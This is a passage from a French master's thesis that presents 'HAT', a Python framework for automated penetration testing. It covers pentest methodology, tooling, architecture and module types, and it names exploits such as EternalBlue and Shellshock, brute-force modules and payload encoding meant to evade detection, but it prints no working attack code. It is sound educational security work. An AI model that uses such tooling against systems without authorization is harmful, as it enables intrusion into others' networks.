République Tunisienne
Université de Sfax
Ministre de L'enseignement Supérieur

Université de Sfax
Faculté des Science Économiques
Et de Gestion de Sfax

FSEGSFAX

MÉMOIRE

EN VUE DE L'OBTENTION DU DIPLÔME DE MASTER PROFESSIONNEL EN AUDIT ET SÉCURITÉ INFORMATIQUE

Développement d'un outil d'automatisation du pentest

ÉLABORÉ PAR : HAMZAOUI Mohamed Nour

ENCADRANT ACADEMIQUE : Mr. ELLOUZE Mehdi

ENCADRANT PROFESSIONNEL : Mme. DAMMAK Lobna

Année Universitaire : 2020/2021

Table des matières

Introduction générale 1
Chapitre 1. Généralités sur le pentest 2
1. Introduction 2
2. C'est quoi un scan de vulnérabilités ? 2
3. Méthodologie du pentest 3
3.1. Reconnaissance 3
3.2. Enumération 3
3.3. Analyse de vulnérabilité 3
3.4. Exploitation 4
3.5. Rapports 4
4. Pentest automatisé 4
4.1. Objectifs 4
4.2. Les tests de pénétration manuels et automatisés 4
Chapitre 2. Présentation du Framework de pentest 6
1. Etude de l'existant 6
2. Introduction 6
3. Prérequis et exigences 7
3.1. Exigences matérielles 7
3.2. Exigences Logiciels 7
4. Architecture du Framework 10
4.1. Système de fichiers et bibliothèques 11
4.2. Modules du framework 12
4.3. Organigramme du framework 13
4.4. Commandes de base 14
5. Méthodologie du framework 20
5.1. Reconnaissance et Enumération 20
5.2. Analyse des vulnérabilités 25
5.3. Exploitation 31
5.4. Post Exploitation 35
5.5. Rapports 38
6. Module de pentest automatisé 40
Chapitre 3. Conclusion 58
Bibliographie 59

Tables des figures

Figure 1 : Méthodologie du pentest 3
Figure 2 : Architecture du framework 10
Figure 3 : Organigramme du framework 13
Figure 4 : Commande de base du framework - help 14
Figure 5 : Commande de base du framework - exit 14
Figure 6 : Commande de base du framework - ip 15
Figure 7 : Commande de base du framework - search 15
Figure 8 : Commande de base du framework - show 16
Figure 9 : Commande de base du framework - show auxiliary 16
Figure 10 : Commande de base du framework - show exploits 17
Figure 11 : Commande de base du framework - show payloads 17
Figure 12 : Commande de base du framework - show post_exploitation 17
Figure 13 : Commande de base du framework - use 18
Figure 14 : Commande de base du framework - set 18
Figure 15 : Commande de base du framework - unset 19
Figure 16 : Commande de base du framework – session 19
Figure 17 : Commande de base du framework – info 20
Figure 18 : Information du module nmap_scan 21
Figure 19 : Reconnaissance et énumération – module nmap_scan 21
Figure 20 : Reconnaissance et énumération – module smb_os_discovery 22
Figure 21 : Information du module dns_enum 23
Figure 22 : Reconnaissance et énumération – module dns_enum 24
Figure 23 : Information du module cve_mitre_api 25
Figure 24 : Information du module cve_vulners_api 26
Figure 25 : Analyse de vulnérabilité - module cve_mitre_api 26
Figure 26 : Rapport du module cve_mitre_api 26
Figure 27 : Analyse de vulnérabilité - module cve_vulners_api 27
Figure 28 : Rapport du module cve_vulners_api 27
Figure 29 : Information du module http_enum 28
Figure 30 : Scanner de contenu Web - module http_enum 28
Figure 31 : Scanner XSS - module xss_fuzzer 29

Figure 32 : Information du module lfi_fuzzer 30
Figure 33 : Scanner LFI - module lfi_fuzzer 30
Figure 34 : Information du module hydra_ssh_login 31
Figure 35 : Attaque par force brute - module hydra_ssh_login 32
Figure 36 : Attaque par force brute - module hydra_smb_login 32
Figure 37 : Information du module apache_shellshock 33
Figure 38 : Module d'exploitation de vulnérabilité - module apache_shellshock 33
Figure 39 : Module d'exploitation de vulnérabilité - module ms17_010_eternalblue 34
Figure 40 : Post Exploitation – Linux Exploit Suggester 36
Figure 41 : Post Exploitation – PXEnum 37
Figure 42 : Exemple d'une liste de rapports générés 38
Figure 43 : Exemple de rapport du module xss_fuzzer 38
Figure 44 : Exemple de rapport du module nmap_scan 39
Figure 45 : Information du module auto_pentesting 40
Figure 46 : Pentest automatisé - module auto_pentesting (partie 1) 41
Figure 47 : Pentest automatisé - module auto_pentesting (partie 2) 43
Figure 48 : Pentest automatisé - module auto_pentesting (partie 3) 44
Figure 49 : Pentest automatisé - module auto_pentesting (partie 4) 45
Figure 50 : Pentest automatisé - module auto_pentesting (partie 5) 46
Figure 51 : Pentest automatisé - module auto_pentesting (partie 6) 47
Figure 52 : Pentest automatisé - module auto_pentesting (partie 7) 48
Figure 53 : Pentest automatisé - module auto_pentesting (partie 8) 49
Figure 54 : Pentest automatisé - module auto_pentesting (partie 9) 50
Figure 55 : Pentest automatisé - module auto_pentesting (partie 10) 51
Figure 56 : Pentest automatisé - liste des sessions 52
Figure 57 : Pentest automatisé - session par le module cmd_injection_fuzzer 52
Figure 58 : Pentest automatisé - session par le module vsftpd_backdoor 53
Figure 59 : Pentest automatisé - session par le module unreal_ircd_3281_backdoor 53
Figure 60 : Pentest automatisé - rapport final HTML (partie 1) 54
Figure 61 : Pentest automatisé - rapport final HTML (partie 2) 55
Figure 62 : Pentest automatisé - rapport final HTML (partie 3) 56
Figure 63 : Pentest automatisé - rapport final HTML (partie 4) 57

Liste des tableaux

Tableau 1 : Les tests de pénétration manuels et automatisés 5
Tableau 2 : Exigences matérielles du framework 7
Tableau 3 : Les outils requis du framework 9
Tableau 4 : Dépendances des packages python 10

Dédicaces

« الْحَمْدُ لِلّهِ الَّذِي هَدَانَا لِهَـذَا وَمَا كُنَّا لِنَهْتَدِيَ لَوْلا أَنْ هَدَانَا اللهُ »

La louange appartient à ALLAH, le Seigneur des mondes, car ce n'est que par sa puissance que toutes les idées concevables sont possibles et réalisables.

Je dédie ce modeste travail en signe de respect et de remerciement :

A ma très chère Maman : YAAKOUBI Latifa, qui a toujours été à mes côtés à tout moment, que ALLAH la protège.

A mes amis très proches : RADDAOUI Mohamed, DHIB Amir, HMISSA Iheb, SELMI Melek.

Et à tous ceux qui m'ont aidé même avec un petit effort.

Remerciement

Le travail présenté dans ce rapport a été effectué dans le cadre de ce projet de fin d'études pour l'obtention du diplôme de Mastère professionnel en Audit et Sécurité Informatique à la Faculté des Sciences Économiques et de Gestion de Sfax (FSEGS).

J'aimerais, tout d'abord, exprimer toute ma gratitude à mes encadrants pour la qualité et la complémentarité de leur encadrement.

Je remercie également Mr **ELLOUZE Mehdi** mon encadreur pour ses conseils lucides et pertinents.

Je tiens également à remercier infiniment Mme **DAMMAK Lobna** et Mr **FITOUHI Mohamed Ali** pour la confiance qu'ils ont su me témoigner au cours de toute la durée de stage, pour leur disponibilité et leur patience.

J'adresse mes sincères remerciements à tous les membres du jury qui m'ont fait l'honneur d'accepter de prendre part à ce jury et surtout de lire et d'expertiser mon travail.

Nous remercions enfin tous ceux qui, d'une manière ou d'une autre, ont contribué à la réussite de ce travail et qui n'ont pas pu être cités ici.

Introduction générale

L'utilisation des ressources informatiques augmente rapidement dans les organisations, les entreprises, et même les gouvernements, qui ont conduit à diverses attaques et vulnérabilités dans le domaine. Il est très important pour toute organisation et entreprise de protéger ses données et informations de l'extérieur attaquants et continuez à surveiller pour prioriser la gravité des problèmes de sécurité.

Le test de pénétration est une méthode efficace pour tester la sécurité du système de manière sûre et fiable. Il peut être utilisé pour comprendre, analyser et résoudre les problèmes de sécurité.

Il est important d'avoir un test d'intrusion dans l'organisation, c'est aussi difficile à mettre en œuvre. Puisqu'il devrait inclure un expert en sécurité avec la capacité de faire un travail aussi complexe. Cela pourrait représenter une surcharge pour l'organisation et une perte de temps et d'argent sans le résultat souhaité dans le cas où l'équipe de sécurité n'aurait pas été aussi professionnelle qu'elle le devrait.

Par conséquent, l'automatisation peut être exploitée pour fournir une meilleure solution que les tests manuels. La puissance des tests de pénétration combinée à la facilité et à la rapidité d'une application automatisée peut fournir un outil puissant.

Chapitre 1. Généralités sur le pentest

1. Introduction

Le pentest, également appelé test d'intrusion en français, est une technique de piratage éthique consistant à tester la vulnérabilité d'un système informatique, d'une application ou d'un site web en détectant les failles susceptibles d'être exploitées par un hacker ou un logiciel malveillant.

Le test d'intrusion peut être réalisé de manière automatisée à l'aide d'applications logicielles ou être effectué manuellement par un pentester. Quelle que soit l'option choisie, les différentes étapes de cette stratégie reposent sur l'identification des points de vulnérabilité et sur une tentative d'intrusion au cœur du système, permettant d'obtenir des informations clés pour améliorer la cybersécurité.

2. C'est quoi un scan de vulnérabilités ?

Le scan de vulnérabilité est une composante du test d'intrusion, c'est-à-dire une sous-partie. C'est plus précisément un scan (comme son nom l'indique) de la cible qui permet d'énumérer les vulnérabilités, sans tenter de les qualifier ou de vérifier si elles sont exploitables.

3. Méthodologie du pentest

La méthodologie du pentest est globalement partagée par tous, mais il existe de nombreux outils pour la mettre en œuvre. La valeur ajoutée du prestataire réside dans sa capacité à intégrer ces différents outils et les faire interagir entre eux.




Figure 1 : Méthodologie du pentest

3.1. Reconnaissance

La collecte d'informations est l'étape initiale de tout projet de pentesting. Elle consiste à recueillir les données et renseignements relatifs à la cible. Les sources d'informations peuvent varier selon la nature du test d'intrusion. Il peut s'agir de sources externes accessibles à tous les utilisateurs comme les moteurs de recherche, les réseaux sociaux et le DNS (Domain Name Service) ou d'informations prodiguées par l'entreprise elle-même.

3.2. Enumération

Cette phase a pour objectif d'inventorier et de cartographier de façon précise l'ensemble des actifs du système d'information cible. Cette étape permet de se concentrer sur les éléments jugés critiques et sensibles.

3.3. Analyse de vulnérabilité

L'analyse de vulnérabilités consiste à analyser les faiblesses des applications, sites et systèmes en se fondant sur les données collectées. Certains hackers procèdent de manière

manuelle en élaborant des scripts, tandis que d'autres font appel à des logiciels qui scannent les vulnérabilités de manière automatisée.

3.4. Exploitation

La phase d'exploitation correspond à la mise en application concrète du travail effectué précédemment. Le pentester tentera une intrusion à travers chaque faille mise en exergue afin d'asseoir son contrôle sur le système d'information de son client.

3.5. Rapports

La présentation du rapport est une étape essentielle de la prestation qui inclut :

- Une synthèse technique avec la liste des vulnérabilités ainsi que l'impact dans le contexte métier du client.
- Les préconisations de remédiations dans le but de pallier l'ensemble des failles découvertes.

4. Pentest automatisé

4.1. Objectifs

Les tests de pénétration automatisés sont beaucoup plus rapides, efficaces, faciles et fiables qui testent automatiquement la vulnérabilité et le risque d'une machine. Cette technologie ne nécessite aucun ingénieur expert, mais peut être dirigée par toute personne ayant le moins de connaissances dans ce domaine.

4.2. Les tests de pénétration manuels et automatisés

Les tests de pénétration manuels et les tests de pénétration automatisés sont menés dans le même but. La seule différence entre eux est la façon dont ils sont menés. Comme son nom l'indique, les tests de pénétration manuels sont effectués par des êtres humains (experts dans ce domaine) et les tests de pénétration automatisés sont effectués par la machine elle-même.

Le tableau suivant montre les différences et l'applicabilité des deux termes :

Test de pénétration manuels	Test de pénétration automatisé
Il faut un ingénieur expert pour effectuer le test.	Il est automatisé afin que même un apprenant puisse exécuter le test.
Il est beaucoup plus difficile de tester manuellement chaque composant, service et protocole manuellement avec la même vitesse qu'une machine ou un script peut.	Les outils automatisés fonctionnent à un rythme beaucoup plus rapide.
Conformément à l'exigence, un expert peut exécuter plusieurs tests.	Ça ne peut pas.
Il est possible pour le testeur de créer son propre exploit en fonction de la situation et de la vulnérabilité.	Les outils automatisés test que les vulnérabilités ou les exploits a été introduit dans son environnement.
Nécessite un professionnel de sécurité capable de garantir qu'une application est testée de manière approfondie du point de vue de la sécurité et de valider tous les scénarios de sécurité potentiels.	Les outils automatisés sont insuffisants pour tester les vulnérabilités logiques, les vulnérabilités logiques nécessitent une compréhension de la portée et du flux de l'application pour identifier les problèmes de sécurité.
Les testeurs doivent apprendre des méthodes de test non standard, la formation peut être personnalisée et prend du temps.	La formation aux outils automatisés est plus facile que les tests manuels.

Tableau 1 : Les tests de pénétration manuels et automatisés

Chapitre 2. Présentation du Framework de pentest

1. Etude de l'existant

Metasploit, est un projet (open source, sous Licence BSD) en relation avec la sécurité des systèmes informatiques. Son but est de fournir des informations sur les vulnérabilités et pour le développement et l'exécution d'exploits écrit en langage Ruby, très puissant pour les chercheurs en sécurité travaillant sur les potentielles vulnérabilités de systèmes informatiques.

Les étapes basiques pour l'exploitation d'un système sont :

- Choisir et configurer un exploit (code permettant de pénétrer un système cible en profitant de l'un de ses bogues ; environ 1 000 exploits sont disponibles pour les systèmes Windows, Unix/Linux/Mac OS X/BSD/Solaris, et d'autres…).
- Vérifier si le système cible visé est sensible à l'exploit choisi.
- Choisir et configurer un payload (code qui s'exécutera après s'être introduit dans la machine cible, par exemple pour avoir accès à un shell distant ou un serveur VNC).
- Choisir la technique d'encodage pour encoder le payload de sorte que les systèmes de prévention d'intrusion ne le détectent pas.
- Exécuter l'exploit.

Dans ce contexte, nous proposons un framework de pentest rapide et simple à utiliser avec moins d'interactions humaines requises.

2. Introduction

Le framework **HAT** est une plate-forme CLI (Command-line Interface) de pentest modulaire basée sur Python qui nous permet d'écrire, de tester et d'exécuter du code d'exploitation. Cet framework contient une suite d'outils que nous pouvons utiliser pour tester les vulnérabilités de sécurité, énumérer les réseaux, exécuter des attaques ou pour automatiser un test d'intrusion.

3. Prérequis et exigences

Avant d'apprendre à utiliser le framework HAT, nous devons d'abord assurer que notre configuration satisfera ou dépassera les exigences système et les requis préalables décrites dans la section suivante pour éliminer de nombreux problèmes avant qu'ils ne surviennent plus tard dans l'utilisation du framework.

3.1. Exigences matérielles

Toutes les valeurs énumérées ci-dessous sont estimées ou recommandées. Utiliser moins que ce qui est recommandé dans certains cas, cela peut causer un problème de performance, ce qui rend l'expérience d'utilisation moins qu'idéale.

	Exigence
Espace disque dur	Au minimum, 01 giga-octets d'espace de stockage disponible sur l'hôte.
Mémoire Disponible	Au minimum, 2 Go de mémoire système (RAM)
Processeur	Pour garantir la meilleure expérience, un processeur quad-core 64 bits ou supérieur est recommandé.

Tableau 2 : Exigences matérielles du framework

3.2. Exigences Logiciels

Avant de sauter dans le Framework HAT, nous aurons besoin à la fois d'une machine d'attaque avec un système d'exploitation pris en charge et quelques outils.

- **Le système d'exploitation :** le système d'exploitation requis est Linux, les distributions recommandées sont : Kali 64-bit à partir https://www.kali.org/, ou Ubuntu d'une version minimal de 18.04 64-bit depuis https:// www.ubuntu.com/.
- **Interpréteur :** le framework est codé avec le langage de programmation python alors **python >= 3.6** est nécessaire pour l'exécuter**.**
- **Privilèges :** disposition du privilège d'administrateur sur le système requis pour exécuter le framework.

- **Les outils requis :**

Outil	Details
Nmap	Nmap ("Network Mapper") est un utilitaire gratuit et open source (licence) pour la découverte de réseau et l'audit de sécurité. Version >= 7.60 (https://nmap.org)
Hydra	Hydra est un cracker d'authentification parallélisé qui prend en charge de nombreux protocoles d'attaque. Il est très rapide et flexible, et de nouveaux modules sont faciles à ajouter. Version >= 7.60 (http://www.thc.org)
MSFvenom	Cet outil est extrêmement utile pour générer des payloads dans divers formats et les encoder à l'aide de divers modules d'encodage. MSFvenom est inclus avec le framework Metasploit.
NASM	Netwide Assembler (NASM), assembleur pour l'architecture CPU x86 portable sur presque toutes les plates-formes modernes, et avec génération de code pour de nombreuses plates-formes anciennes et nouvelles. Version >= 2.13.x (https://nasm.us)
Ncat, Netcat	Utilitaire permettant d'ouvrir des connexions réseau, que ce soit UDP ou TCP, fonctionnera non seulement avec IPv4 et IPv6, mais fournira à l'utilisateur un nombre pratiquement illimité d'utilisations potentielles. Ncat a été écrit pour le projet Nmap comme une réimplémentation bien améliorée du vénérable Netcat . Ncat (https://nmap.org/ncat) Netcat (http://netcat.sourceforge.net)

CMSeek	CMSeek est un outil de détection et d'exploitation CMS (Content Management System), écrit en Python3, capable de scanner de nombreux systèmes de gestion de contenu dont WordPress, Joomla, Drupal, etc. (https://github.com/Tuhinshubhra/CMSeeK)

Tableau 3 : Les outils requis du framework

- **Dépendances des packages python :**

Package	Details
wfuzz	Wfuzz est un outil de fuzzing de sécurité d'application Web, permet d'injecter n'importe quelle entrée dans n'importe quel champ d'une requête HTTP, permettant d'effectuer des attaques de sécurité Web complexes dans différents composants d'application Web tels que : paramètres, authentification, formulaires, répertoires / fichiers, en-têtes, etc. (https://pypi.org/project/wfuzz)
requests	Requests nous permet d'envoyer des requêtes HTTP / 1.1 extrêmement facilement. (https://pypi.org/project/requests)
beautifulsoup	Beautiful Soup est une bibliothèque qui permet de récupérer facilement des informations à partir de pages Web. Il se trouve au sommet d'un analyseur HTML ou XML. (https://pypi.org/project/beautifulsoup4)
impacket	Impacket est une collection de classes Python pour travailler avec des protocoles réseau. Impacket se concentre sur la fourniture d'un accès programmatique de bas niveau aux paquets et pour certains protocoles (par exemple SMB1-3 et MSRPC). (https://pypi.org/project/impacket)
dnspython	Dnspython est une boîte à outils DNS pour Python. Il peut être utilisé pour les requêtes, les transferts de zone, les mises

	à jour dynamiques, les tests de nameserver etc. (https://pypi.org/project/dnspython)
paramiko	Paramiko est une bibliothèque implémente le protocole SSH2 pour des connexions sécurisées (cryptées et authentifiées) aux machines distantes. Contrairement à SSL (alias TLS), le protocole SSH2 ne nécessite pas de certificats hiérarchiques signés par une puissante autorité centrale. (https://pypi.org/project/paramiko)

Tableau 4 : Dépendances des packages python

4. Architecture du Framework

On comprend plus facilement l'architecture du framework avec la figure suivante :




Figure 2 : Architecture du framework

4.1. Système de fichiers et bibliothèques

Le système de fichiers du framework HAT est présenté de manière intuitive et est organisé par répertoire. Certains des répertoires les plus importants sont décrits ci-dessous.

- **Core :**
  Le répertoire « core » contient les fichiers python de la base de code du framework.
- **Modules :**
  Le répertoire « modules » est l'endroit où nous trouvons les modules MSF réels pour les exploits, les auxiliaires, les charges utiles (payloads) et le fichier « modules.json » où les métadonnées de ces modules sont stockées.
- **Plugins :**
  Le répertoire « plugins » où nous pouvons trouver des outils externes et des scripts utiles intégré dans le framework qui nous permettent d'exécuter nos modules sans avoir à écrire de code supplémentaire.
- **Utils :**
  Un emplacement pour toutes les informations d'identification par défaut de produits, des wordlist (fichiers dictionnaires) qui sont rassemblées à partir de plusieurs sources, qu'ils peuvent être utilisés dans les attaques force brute ou fuzzing.
- **Output :**
  L'emplacement « output » où les rapports de chaque module exécuté sera sauvegardé sous le format des fichiers JSON.
- **Sessions :**
  Le répertoire « sessions » est l'endroit où nous pouvons trouver des fichiers JSON de session, ceux-ci représentent une post-exploitation. Une fois que nous avons réussi à exploiter un hôte, si une session Shell (ouvre un terminal standard sur l'hôte cible) est ouverte, les détails relatifs à cette session sera sauvegardé.
  Le fichier de session contient les informations suivantes :
  - ID du fichier de session : identifiant unique généré et attribué à chaque fichier de session.
  - Numéro de session : Un fichier de session peut contenir plusieurs méthodes pour ouvrir une session chaque méthode a un numéro.

- Module d'attaque : Exploit utilisé et ses options (paramètres, payload) pour ouvrir la session.

4.2. Modules du framework

Un module est un script qui peut effectuer une action spécifique, telle que le scanning ou l'exploitation. Chaque tâche effectuée avec le framework est définie dans un module. Les modules se trouvent dans le répertoire « modules ». Tous les modules sont organisés dans des répertoires séparés, en fonction de leur objectif puis par protocole.

Il existe quelques types de modules. Le type de module dépend de l'objectif du module et du type d'action que le module effectue. Les types de modules suivants sont disponibles dans le framework :

- **Exploit :** Un module d'exploitation exécute une séquence de commandes pour cibler une vulnérabilité spécifique trouvée dans un système ou une application. Un module d'exploit tire parti d'une vulnérabilité pour fournir un accès au système cible. Les modules d'exploit incluent le buffer overflow, remote code execution (RCE), l'injection de code et les exploits d'applications Web. Les exploits se trouvent dans le répertoire « exploits » sous « modules ».
- **Auxiliaire :** Un module auxiliaire n'exécute pas de charge utile (payload). Il peut être utilisé pour effectuer des actions arbitraires qui peuvent ne pas être directement liées à l'exploitation. Des exemples de modules auxiliaires incluent les scanners, les fuzzers et les attaques de force brute. Les auxiliaires se trouvent dans le répertoire « auxiliary » sous « modules ».
- **Payload :** Une charge utile (payload) est le shell code qui s'exécute après qu'un exploit a réussi à compromettre un système. La charge utile permet de définir comment nous voulons nous connecter au shell et ce que nous voulons faire au système cible après en avoir pris le contrôle. Une charge utile peut ouvrir un shell de commande. Les payloads se trouvent dans le répertoire « payloads » sous « modules ».

Chaque module contient plusieurs options pouvant être paramétrées par l'utilisateur, ces options ont des attributs spécifiques tels que le nom de cette option, si elle obligatoire ou non et une courte description.

4.3. Organigramme du framework




Figure 3 : Organigramme du framework

4.4. Commandes de base

Le framework HAT propose de nombreuses options de commande différentes. Voici un ensemble de commandes de base en référence à leur résultat.

- La commande « *help* » renverra une liste de commandes possibles avec une description :

```
HAT > help

   CORE COMMANDS
   =============

   +-----------+-------------------------------------------------------------+
   | Command   | Description                                                 |
